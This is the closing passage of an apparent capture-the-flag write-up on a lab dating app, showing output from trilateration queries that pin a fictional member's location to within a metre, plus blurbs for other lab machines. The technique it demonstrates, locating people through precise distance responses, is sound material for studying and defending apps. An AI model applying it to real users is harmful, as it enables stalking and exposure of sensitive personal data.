[01] lat=25.769030 lng=-80.193307 distance=1154.24 m  step=1.440 km
[02] lat=25.771837 lng=-80.192943 distance=932.16 m  step=1.037 km
<SNIP>
[22] lat=25.775792 lng=-80.187821 distance=1.34 m  step=0.001 km
[23] lat=25.775794 lng=-80.187819 distance=0.97 m  step=0.001 km

Localized to within 1.0 m after 24 queries.

Recovered coordinates for member 42: 25.775794, -80.187819
Final API response for this member: {'id': 42, 'first_name': 'Jordan', 'age': 33, 'gender': 'female', 'sexual_orientation': 'straight', 'location_city': 'Miami Beach, FL', 'primary_photo': 'http://media.hooklink.local/photos/42/public/profile_1.jpg', 'distance_km': 0.0009652295607319821, 'crossed_paths': True, 'token': '[REDACTED]'}

Twenty-four queries and no prior knowledge of Jordan’s actual address gets the walk down to under a meter, at which point the API flips crossed_paths to true and hands back a token field holding flag four, “Crossed paths”. The endpoint never needed to leak coordinates directly - returning an honest, full-precision distance to an attacker-chosen point was already enough to reconstruct them.
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.
Medium Linux box featuring Apache NiFi CVE-2023-34468 for initial access, SSH key recovery for a foothold, and OPC-UA industrial protocol manipulation to trigger a privileged maintenance console.
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.